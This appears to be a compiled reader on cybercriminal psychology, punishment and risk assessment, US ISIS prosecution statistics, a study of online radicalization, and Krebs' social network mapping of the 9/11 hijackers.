Psychological disorders are quite carefully defined, and lists of them (and their corresponding symptoms) can be found in the American Psychiatric Association's Diagnostic and Statistical Manual (DSM, 2000, 2011). Any offender may be suffering from a psychological disorder, and forensic psychologists will assess the suspect for symptoms of these disorders using a combination of clinical interviews, psychometric tests, clinical history, and observations. Most abnormal psychology textbooks base their content on the DSM, but it is important to remember that the concept of insanity is a legal one, rather than a psychological term (Huss, 2009). There are many types of psychological disorders, and not all would lead to a diagnosis of insanity from a legal perspective. Indeed, the definitions of insanity have varied over time and jurisdiction, but most relate to the understanding of right and wrong, or the control of impulses (see Foucault, 1965; Huss, 2009).

There has been very little research to date investigating the link between psychological disorders and cybercriminals. However, it has been suggested that there is a link between Asperger's Syndrome (AS) and hacking behaviors (Hunter, 2009). AS is a disorder on the autistic spectrum, which is characterized by a significant impairment in social interaction skills, a lack of emotional reciprocity and repetitive and strong interests in a limited number of activities (Sue et al., 2005), although there is intact cognitive ability and no delays in early language milestones (Toth and King, 2008). Several hackers have been diagnosed with this disorder, including Gary McKinnon and Owen Walker (Gleeson, 2008). Hunter (2009) indicates that these characteristics could lead AS individuals to spend more time with computers, indicating that 'For a person with Asperger's Syndrome, computers can provide a perfect solitary pastime as well as a refuge from the unpredictability of people' (p. 46). Certainly, the focus that individuals with AS have on certain activities would benefit them if they wished to become accomplished hackers. However, care should be taken to remember that not all individuals with AS are hackers. Similarly, not all hackers have AS. As such, while there is substantial anecdotal evidence to suggest a link between hacking and AS, until an empirical study is completed in this area, a strong correlation between the two cannot be assumed.

Punishment, rehabilitation, and risk assessment

While it is common for serious offenders to be assessed when they are apprehended, and before trial, a

forensic psychologist may also be involved in later stages of their experience within the criminal justice system. Forensic psychologists often help to devise appropriate rehabilitation strategies and interventions and may be asked to assess the offender's risk of further offending behaviors, should the perpetrator be released. Such risk assessments can play an important part in the determination of early release suitability.

Legal systems often have a variety of punishments available, of which certain subsets are deemed to be suitable for various offenses. If the offense is minor, the perpetrator may face a relatively light punishment (such as a fine for a parking offense). More serious crimes are associated with more severe punishments, such as imprisonment, community service, probation and in some jurisdictions corporal and capital punishment. Similarly, different punishments may have different aims, including deterrence, rehabilitation, restitution or incapacitation (preventing the offender from committing further acts by 'incapacitating' them – perhaps by imprisonment or preventing them from accessing certain equipment or people).

Deterrence can be 'general' or 'specific.' Specific deterrence is aimed at the individual offender, in the hope that they will not re-offend, while general deterrence is aimed at society as a whole, in the hope that by punishing the individual, other members of society will be deterred from criminal acts. Both types of deterrence have been used in cybercrime cases. Smith (2004) discussed the case of Simon Vallor, who spent eight months in prison for writing computer viruses. Vallor stated that he '... would never try to create a virus again ... Going to prison was terrible. It was the worst time of my life' (Smith, 2004, p. 6). In this instance, specific deterrence seems to have been achieved, although Smith also suggests that general deterrence is less effective in hacking cases, as many hackers feel that convictions can be difficult to obtain, and punishments only occur in rare cases. General deterrence has also been utilized in copyright infringement cases, where a relatively small number of individuals have received severe punishments for the illegal distribution of material such as songs, videos, and software, although it again appears that this tactic has limited effectiveness in deterring most users from these activities.

It could be suggested that in an ideal world, all offenders should be fully rehabilitated so that they are no longer a danger to society and will not re-offend. In practice, unfortunately, this is unlikely to occur, although forensic psychologists attempt to determine the best strategies for working with offenders to reduce their risk. Rehabilitation programs vary greatly – some of the most common ones involve substance abuse rehabilitation programs that attempt to discourage offenders from committing property offenses to feed drug habits. However, rehabilitation programs are also provided for violent offenders, sex offenders, and juvenile offenders, among many others. The type of rehabilitation provided depends on both the type of crime which has occurred and the psychology of the specific offender – not all offenders are suitable for rehabilitation, and psychologists and psychiatrists assess offenders to determine if they are suitable for, and will benefit from, rehabilitation programs. Specific rehabilitation programs have been suggested for individuals who commit child-related online offenses, such as the distribution of child pornography, and these are discussed in more detail in Chapter 6. All rehabilitation programs need to be carefully carried out, with suitable evaluations and controls, to determine their effectiveness.

The aim of restitution is to compensate the victim for the damage done by the offender's actions. For this reason, restitution is best suited to property offenses, such as theft and vandalism. One example of the use of restitution involved Jammie Thomas-Rasset (BBC News Online, 25 January 2010), who was fined almost

two million dollars in 2009 for sharing songs over the internet (although this fine was later reduced). In restitution cases, damages can be awarded to the victim (such as the music industry) to compensate them for any losses incurred. It is also possible that restitution may be a suitable tactic for crimes that occur in virtual worlds. However, restitution is less appropriate for other offenses, such as the distribution of child pornography.

The goal of incapacitation is to prevent the offender from committing any more crimes. Punishments which aim for this goal include imprisonment, where the offender is prevented from carrying out more crimes because of their incarceration. For cybercriminals, incarceration can take other forms, such as in the case of computer hacker Kevin Mitnick. When he was arrested he was held without bail, as US Magistrate Venetta Tassopoulos ruled ‘... that when armed with a keyboard he posed a danger to the community’ (Littman, 1996, as cited by MacKinnon, 1997, p. 17). Mitnick’s access to telephones was also severely restricted. In modern society, it is very difficult to restrict internet access completely, especially with the advent of the internet-enabled mobile technologies such as smartphones. However, variations of such penalties have been considered for cybercriminals. It has been suggested that those who repeatedly download pirated music, videos or games should have their internet connection speed reduced to the extent that it would prohibit further downloading.

A related responsibility of some forensic psychologists involves risk assessment. In these cases, the psychologist is asked to determine what the probability is of the offender committing further crimes, often for the benefit of parole boards who use the psychologist’s report during their decision-making process. Predicting future criminal behavior is extremely hard, even with the benefit of hindsight. A criminal may be considered to be at high risk of further offending, and so would not be released, but it could not be known with certainty if they would have offended again if they had returned to society. Similarly, an offender who is considered to be at low risk of reoffending and who is released may still re-offend but avoid detection. When making such assessments, parole boards consider the type of criminal activity involved. For some types of property-related offenses, it may be preferable to err on the side of releasing the offender, as the consequences of an inaccurate assessment are relatively low. However, if the offender is an online child predator, it may be preferable to err on the side of continuing incarceration, as the consequences of releasing an offender who is still a danger to society are so significant.

43. Understanding ISIS

Summary of ISIS

- WHILE NOT AS LARGE as in many other Western countries, ISIS-related mobilization in the United States has been unprecedented. As of the fall of 2015,
- U.S. authorities speak of some 250 Americans who have traveled or attempted to travel to Syria/Iraq to join the Islamic State in Iraq and Syria (ISIS) and 900 active investigations against ISIS sympathizers in all 50 states.
- Seventy-one individuals have been charged with ISIS-related activities since March 2014. Fifty-six have been arrested in 2015 alone, a record number of terrorism-related arrests for any year since 9/11.

Of those charged:

- o The average age is 26.
 - o 86% are male.
 - o Their activities were located in 21 states.
 - o 51% traveled or attempted to travel abroad.
 - o 27% were involved in plots to carry out attacks on U.S. soil.
 - o 55% were arrested in an operation involving an informant and/or an undercover agent.
-
- A small number of Americans have been killed in ISIS-related activities: three inside the U.S., at least a dozen abroad.
 - The profiles of individuals involved in ISIS-related activities in the U.S. differ widely in race, age, social class, education, and family background. Their motivations are equally diverse and defy easy analysis.
 - Social media plays a crucial role in the radicalization and, at times, mobilization of U.S.-based ISIS sympathizers. The Program on Extremism has identified some 300 American and/or U.S.-based ISIS sympathizers active on social media, spreading
 - propaganda, and interacting with like-minded individuals. Some members of this online echo chamber eventually make the leap from keyboard warriors to actual militancy.
 - American ISIS sympathizers are particularly active on Twitter, where they spasmodically create accounts that often get suspended in a never-ending cat-and-mouse game. Some accounts (the “nodes”) are the generators of primary content, some (the “amplifiers”) just retweet material, others (the “shout-outs”) promote
 - newly created accounts of suspended users.
 - ISIS-related radicalization is by no means limited to social media. While instances of purely web-driven, individual radicalization are numerous, in several cases U.S.- based individuals initially cultivated and later strengthened their interest in ISIS’s narrative through face-to-face relationships. In most cases online and offline dynamics complement one another.
 - The spectrum of U.S.-based sympathizers’ actual involvement with ISIS varies significantly, ranging from those who are merely inspired by its message to those few who reached

Statistics on ISIS Recruits in the U.S. Legal System

Over the course of six months, our researchers reviewed more than 7,000 pages of legal documents detailing ISIS-related legal proceedings, including criminal complaints, indictments, affidavits, and courtroom transcripts. Supplemented by original research and

interviews with prosecutors, reporters, and, in some select cases, families of the charged individuals, the Program developed a snapshot of the 71 individuals who have been charged for various ISIS-related activities.

Defying any cookie-cutter profile of the American ISIS supporter, these 71 individuals constitute an incredibly heterogeneous group. In fact, they come from an array of ethnic groups and a range of socio-economic and educational statuses. A deeper analysis of some of these individuals and their radicalization and/or mobilization trajectories is provided below.

To better understand this group, researchers developed nine data points, each corresponding to a distinct demographic factor or arrest characteristic.

Age

The youngest U.S. person arrested for ISIS-related activities was an unnamed 15-year-old boy. Two others were minors, ages 16 and 17 at the time of their arrests. The oldest was Tairod Pugh, a former Air Force officer who was 47 at the time of his arrest. The average age of the American ISIS supporter at the time of charges is 26.

Mirroring a pattern witnessed in most Western countries, the age of those arrested in connection with ISIS is on average lower than that of individuals arrested on terror-related charges in the past. As U.S. Assistant Attorney General John Carlin has noted, “In over 50 percent of the cases the defendants are 25 years or younger, and in over a third of the cases they are 21 years or younger. . . . That is different than the demographic we saw who went to support core al Qaida in the Afghanistan FATA (Federally Administrated Tribal Areas) region.”

Gender

Sixty-one of the seventy-one individuals (86%) are male. Nonetheless, women are taking an increasingly prominent role in the jihadist world. A handful of studies have attempted to identify the reasons why ISIS’s ideology attracts a growing number of Western women.²² While some of these motivations are identical to that of their male counterparts (i.e. the search for a personal identity and the desire to build a strict Islamic society), others are specific to women. The role of women in ISIS varies from propaganda disseminators and recruiters to those as the “wife of jihadist husband” and “mother to the next generation.”²³

Time Frame

The tempo of ISIS-related arrests has increased markedly in 2015. An overwhelming majority (56 individuals) were arrested for ISIS-related activities this year. This represents the largest number of terrorism arrests in a single year since September 2001.

Location

While the FBI has stated that there are active ISIS-related investigations in all 50 states, to date only 21 states have had at least one arrest within their borders. New York saw the highest number of cases (13), followed closely by Minnesota (11).

Legal Status

The vast majority of individuals charged are U.S. citizens (58) or permanent residents (6), underscoring the homegrown nature of the threat. Researchers were unable to determine the legal status of seven individuals.

Converts

Approximately 40% of those arrested converts to Islam. Given that an estimated 23% of the American Muslim population are converts, it is evident that converts are overrepresented among American ISIS supporters.²⁴

Use of Informants/Stings

Over half (39) of the individuals were arrested after an investigation involving an informant or undercover law enforcement officer. Since 9/11, the FBI has regularly employed this tactic in terrorism investigations, with a remarkable conviction success rate. At the same time, the use of this tool has caused friction with segments of the American Muslim community.

Travel Abroad


Fifty-one percent of those charged with ISIS-related activities attempted to travel abroad or successfully departed from the U.S. In October 2015, FBI Director Comey revealed that the Bureau had noted a decline in the number of Americans seeking to travel overseas, although he did not elaborate on what elements triggered this shift.²⁵

Domestic Terror Plot

An overwhelming majority of those charged (73%) were not involved in plotting terrorist attacks in the U.S. Most U.S.-based ISIS supporters were arrested for intent to do harm overseas or for providing material support—namely personnel and funds—to fighters in Syria and Iraq.

FIG. 3

ISIS RECRUITS IN THE U.S. LEGAL SYSTEM



An Exploration into ISIS Extremism

The so called information revolution, with the unexpected rise of the internet since the 1990s, has clearly been of growing societal significance. The internet offers terrorists and extremists the same opportunity and capability that it does for the rest of society: to communicate, collaborate and convince. There are already significant quantities of radical materials available online, and this volume is growing daily. The following table 1 illustrates today's wide-spread availability of material pertinent to extremism and terrorism on-line:

Table 1: Google search for examples of critical keywords

Search Term	Number of Results
"how to make a bomb"	1,830,000
"Salafi publications"	46,200
"beheading video"	257,000

Source: RAND Europe's own observations (based on web results for selected search terms)

Whilst terrorists and extremists can indeed use the internet for a myriad of purposes (disseminating propaganda and information to radicalize individuals, operational planning and fundraising) – to what extent does activity online influence offline behavior and vice versa? We examine this question in order to understand the importance (or lack thereof) of the internet for radicalization. What role does the internet play with regard to the apparent phenomenon of online radicalization? Is the internet merely a source of inspiration? Does it accelerate the radicalization process? Does it translate into action? These questions are explored in subsequent chapters through the 15 cases that form the primary research for this study.

The following five hypotheses identified are as followed:

1. The internet creates more opportunities to become radicalized.
2. The internet acts as an 'echo chamber': a place where individuals find their ideas supported and echoed by other like-minded individuals
3. The internet accelerates the process of radicalization.
4. The internet allows radicalization to occur without physical contact.
5. The internet increases opportunities for self-radicalization.

Findings

Evidence from the primary research conducted confirmed that the internet played a role in the radicalization process of the violent extremists and terrorists whose cases we studied. The evidence enabled the research team to explore the extent to which the five main hypotheses that emerged from the literature in relation to the alleged role of the internet in radicalization held in these case examinations. The summary findings are briefly presented here and discussed in greater detail in the full report that follows:

The internet creates more opportunities to become radicalized

Firstly, the research supports the suggestion that the internet may enhance opportunities to become radicalized, as a result of being available to many people, and enabling connection with like-minded individuals from across the world 24/7. For all 15 individuals that we researched, the internet had been a key source of information, communication and of propaganda for their extremist beliefs.

The internet acts as an 'echo chamber'

Secondly, the research supports the suggestion that the internet may act as an 'echo chamber' for extremist beliefs; in other words, the internet may provide a greater opportunity than offline interactions to confirm existing beliefs.

The internet accelerates the process of radicalization

This evidence does not necessarily support the suggestion that the internet accelerates radicalization. Instead, the internet appears to facilitate this process, which, in turn, may or may not accelerate it.

The internet allows radicalization to occur without physical contact

The evidence does not support the claim that the internet is replacing the need for individuals to meet in person during their radicalization process. Instead, the evidence suggests that the internet is not a substitute for in-person meetings but, rather, complements in-person communication.

The internet increases opportunities for self-radicalization

The evidence from this research does not support the suggestion that the internet has contributed to the development of self-radicalization. In all the cases that we reviewed during our research, subjects had contact with other individuals, whether virtually or physically.

Case Studies

This chapter explores the role of the internet in 15 cases of radicalization through the data we were able to access. The chapter draws on information provided by interviews with the police and individuals, and maps these against the five hypotheses from the literature review. In a separate Annex we provide an overview of the individual cases as well as presenting data (such as computer registries) from trials where available. The aim is to provide the reader with a sense of what these individuals, the police and a review of trial documents suggested was relevant to the radicalization processes in each case.

The 15 cases examined are broken down as follows:

- Nine of the cases are offenders convicted under the Terrorism Act 2000 or Terrorism Act 2006. These nine cases touch on both Islamist terrorism and the extreme right-wing.
- One case study is of a former member of Al Qaida who was active in Bosnia, Afghanistan and South-East Asia before disengaging from terrorist activities.

- Five of the cases were referred to the PREVENT intervention program which tackles vulnerability (the Channel Program).

Interview Process and Objectives

In order to structure the interview process, we set out specific lines of inquiry, while remaining open to the possibility of finding new information that was not expected. In designing the interview questions, we hoped to develop a picture of:

- The individual's background and the context in which they used the internet;
- The approximate age at which the individual began using the internet;
- The social arena preferred by the individual when spending time online;
- The purpose of the individual's time spent on the internet and whether they received guidance offline as to what this should be; and
- Whether the individual took substantial breaks from browsing online.

Following from this, we sought to begin understanding:

- The relationship between the internet and offline factors in the individual's radicalization;
- The role of the internet at different stages of the individual's radicalization process;
- The strengthening / reinforcing mechanism of the internet, if any; and
- The role the internet played in the individual's journey if any.

In all 15 cases discussed in this manual, the internet acted as a key source of information, a means of communication, and/or a platform for extremist propaganda. The internet appears, from these cases, to facilitate radicalization. A1 and A2 used the internet to learn how bombs are made; A4 sought instructions on how to build suicide vests; B2 checked when and where EDL demonstrations would take place. For someone like A7, who grew up in a socially conservative household which did not allow television, the internet became a viable medium for accessing knowledge and contacting people and positively fed into his radicalization journey.

The internet enables connection with people who, due to potentially greater anonymity, may have lower thresholds for engaging in conversations that could be perceived as security risks. For A5, the perceived anonymity of the internet was a key factor and created the following opportunity:

"the internet...(as a medium) allows those that would otherwise be scared of being seen with the wrong people to get engaged, and one which makes the whole process more invisible to the authorities. "

Even if some terrorists and/or extremists are skeptical of the internet's security they may, like A1 and A2, invest in encryption and deletion software to erase incriminating data instead of choosing not to use the internet at all.

The internet also opens opportunities for those seeking influence to radicalize a broader group of people.

The lack of internet in the 1970s and 1980s meant that information on terrorism and extremism was found in books and/or VHS videos and cassette tapes. These needed to be identified, bought and circulated. The reach of the messages contained in these books or cassettes was limited. Contrast that limitation with the new reality illustrated in our cases: members of terrorist groups in Pakistan reached out to A10 to discuss military training whilst A7, A8 and A9 spread the word of the 'al Qa'ida cell' in the UK across the internet.

As described by A3, who grew up when VHS and cassettes were used to spread radicalized messages, the internet enables you to take your audience from "retail to wholesale levels". For B2, the dissemination capacity of the internet is very appealing:

"The net was the best way of getting our messages further afield I think. It's better than all the leaflet runs the BNP used to do. Look how fast it is and how far it can get your stuff out – literally all over the world and no trudging around council estates putting leaflets through letterboxes and having dogs chasing after you!"

A3 shared with us an approximation of the widening pool for recruiters:

"The internet is like a fishing net, catching surface fish, not bottom fish. We used to catch one at a time, now we catch 100-200 in a year."

Network Mapping of ISIS


One of the most interesting studies to date has come from incredible individuals and researcher by the name of Valdis E. Krebs, he published a paper entitles Mapping Networks of Terrorist Cells which was very thought-provoking. Krebs examined network ties of terrorist that have been identified during the Sept 11, attacks on the Unites States. Let's see what he was able to identify.

Within one week of the attack, information from the investigation started to become public. We soon knew there were 19 hijackers, which planes they were on, and which nation's passports they had used to get into the country. As more information about the hijackers' past was uncovered I decided to map links of three strengths (and corresponding thicknesses). The tie strength would largely be governed by the amount of time together by a pair of terrorists.

Those living together or attending the same school or the same classes/training would have the strongest ties. Those traveling together and participating in meetings together would have ties of moderate strength and medium thickness. Finally, those who were recorded as having a financial transaction together, or an occasional meeting, and no other ties, I sorted into the dormant tie category – they would rarely interact. These relationships were shown with the thinnest links in the network.

I started my mapping project upon seeing the matrix in Figure 1 on the website of the Sydney Morning Herald (AU) (Sydney Morning Herald, 2001). This was the first attempt I had seen to visually organize the data that was gradually becoming available two weeks after the tragedy.

Soon after the matrix in Figure 1 was published, the Washington Post released a more detailed matrix of how the hijackers had spent their time in the USA and with whom (Washington Post, 2001). The most detailed document of the hijacker's relationships and activity was released in December 2001 in the Indictment of Zacarias Moussaoui (Department of Justice, 2001).



THE HIJACKERS ...

American Airlines 11 Crashed into WTC (north)



Mohamed Atta
(Egyptian)
Received pilot training



Waleed M. Alshehri
(Saudi)
Commercial pilot



Wail Alshahri
(Saudi)
Possible pilot training



Satam al-Suqami
(Nationality unknown)



Abdulaziz Alomari*
(Saudi)
Possible pilot training

American Airlines 77 Crashed into Pentagon



Khalid al-Midhar
(Nationality unknown)
Received pilot training



Majed Moqed
(Nationality unknown)



Salem Alhamzi*
(Saudi)
Possible pilot training



Nawaf Alhamzi*
(Saudi)



Hani Hanjour
(Saudi)

United Airlines 175 Crashed into WTC (south)



Marwan al-Shehhi
(United Arab Emirates)
Received pilot training



Fayez Ahmed
(Believed to be Saudi)



Ahmed Alghamdi
(Possibly Saudi)



Hamza Alghamdi
(Believed to be Saudi)
Possible pilot training



Mohald Alshehri
(Nationality unknown)
Possible pilot training

United Airlines 93 Crashed in Pennsylvania



Ziad Jarrah
(Lebanese)
Received pilot training



Ahmed Alhaznawi
(Saudi)



Ahmed Alnami
(Nationality unknown)



Saeed Alghamdi*
(Seems to be Saudi)

*Disputed
identity

AND HOW THEY WERE CONNECTED

Attended same technical college

Hamburg, Germany
Mohamed Atta
Marwan al-Shehhi
Ziad Jarrah

Took flight classes together

Pilot schools
in Florida
Mohamed Atta
Marwan al-Shehhi

Pilot schools
in San Diego
Khalid al-Midhar
Nawaf Alhamzi

Known to be together in week before attacks

Stayed together
in a Florida
motel

Mohamed Atta
Marwan al-Shehhi

Attended a gym
in Maryland
(Sept 2-6),
also seen dining
together

Khalid al-Midhar
Majed Moqed
Salem Alhamzi
Nawaf Alhamzi
Hani Hanjour

Last known address

Hollywood, Florida
Marwan al-Shehhi
Waleed M. Alshehri
Wail Alshahri
Ziad Jarrah
Hani Hanjour

Other cities in Florida

Mohamed Atta
Fayez Ahmed
Ahmed Alghamdi
Mohald Alshehri
Khalid al-Midhar
Ahmed Alhaznawi
Ahmed Alnami
Saeed Alghamdi

Bought flight tickets using same address

• Mohamed Atta*
Marwan al-Shehhi
Abdulaziz Alomari*
* Also used same
credit card

• Waleed M. Alshehri
Wail Alshahri

• Fayez Ahmed
Mohald Alshehri

• Ahmed Alghamdi
Hamza Alghamdi

Bought flight tickets together

Mohamed Atta
Ziad Jarrah
Ahmed Alhaznawi

Picked up tickets
bought earlier in
Baltimore

Khalid al-Midhar
Majed Moqed

Bought from the
same travel agent
in Florida

Ahmed Alnami
Saeed Alghamdi

Outside Florida

Satam al-Suqami
Hamza Alghamdi
Abdulaziz Alomari
Majed Moqed
Salem Alhamzi
Nawaf Alhamzi

SOURCE: NYT

FIGURE 1

Once the names of the 19 hijackers were public, discovery about their background and ties seemed to accelerate. From two to six weeks after the event, it appeared that a new relationship or node was added to the network on a daily basis. In addition to tracking the newspapers mentioned, I started to search for the terrorists' names using the Google search engine 1.

Although I would find information about each of the 19 hijackers, rarely would I find information from the search engine that was not reported by the major newspapers I was tracking. Finding information that was not duplicated in one of the prominent newspapers made me suspicious. Several false stories appeared about a cell in Detroit. These stories,

originally reported with great fanfare, were proven false within one week. This made me even more cautious about which sources I used to add a link or a node to the network.

By the middle of October, enough data was available to start seeing patterns in the hijacker network. Initially, I examined the prior trusted contacts (Erickson, 1981) – those ties formed through living and learning together. The network appeared in the shape of a serpent (Figure2)– how appropriate, I thought. I was amazed at how sparse the network was and how distant many of the hijackers on the same team were from each other. Many pairs of team members were beyond the horizon of observability (Friedkin, 1983) from each other – many on the same flight were more than 2 steps away from each other.

Keeping cell members distant from each other, and from other cells, minimizes damage to the network if a cell member is captured or otherwise compromised. Usama bin Laden even described this strategy on his infamous videotape which was found in a hastily deserted house in Afghanistan. In the transcript (Department of Defense, 2001) bin Laden mentions:

Those who were trained to fly didn't know the others. One group of people did not know the other group.

Yet, work has to be done, plans have to be executed. How does a covert network accomplish its goals? Through the judicious use of transitory short-cuts (Watts, 1999) in the network. Meetings are held that connect distant parts of the network to coordinate tasks and report progress. After the coordination is accomplished, the cross-ties go dormant until the need for their activity arises again. One well-documented meeting of the hijacker network took place in Las Vegas. The ties from this and other documented meetings are shown in gold in Figure 3.

Table 1. Without shortcuts				Table 2. With shortcuts			
Name	Cluster- ing Coef- ficient	Mean Path Length	Short- cuts	Name	Cluster- ing Coef- ficient	Mean Path Length	Short- cuts
Satam Suqami	1.00	5.22	0.00	Satam Suqami	1.00	3.94	0.00
Wail Alshehri	1.00	5.22	0.00	Wail Alshehri	1.00	3.94	0.00
Majed Moqed	0.00	4.67	0.00	Ahmed Alghamdi	0.00	3.22	0.00
Waleed Alshehri	0.33	4.33	0.33	Waleed Alshehri	0.33	3.06	0.33
Salem Alhazmi*	0.00	3.89	0.00	Majed Moqed	0.00	3.00	0.00
Khalid Al-Mihdhar	1.00	3.78	0.00	Mohand Alshehri*	0.00	2.78	1.00
Hani Hanjour	0.33	3.72	0.00	Khalid Al-Mihdhar	1.00	2.61	0.00
Abdul Aziz Al-Omari*	0.33	3.61	0.33	Ahmed Alnami	1.00	2.56	0.00
Ahmed Alghamdi	0.00	3.50	0.00	Fayez Ahmed	0.00	2.56	1.00
Ahmed Alnami	1.00	3.17	0.00	Ahmed Al Haznawi	0.33	2.50	0.33
Mohamed Atta	0.67	3.17	0.00	Saeed Alghamdi*	0.67	2.44	0.00
Marwan Al-Shehhi	0.33	3.06	0.25	AbdulAziz Al-Omari*	0.33	2.33	0.33
Fayez Ahmed	0.00	2.94	1.00	Hamza Alghamdi	0.27	2.28	0.17
Nawaf Alhazmi	0.27	2.94	0.00	Salem Alhazmi*	0.33	2.28	0.33
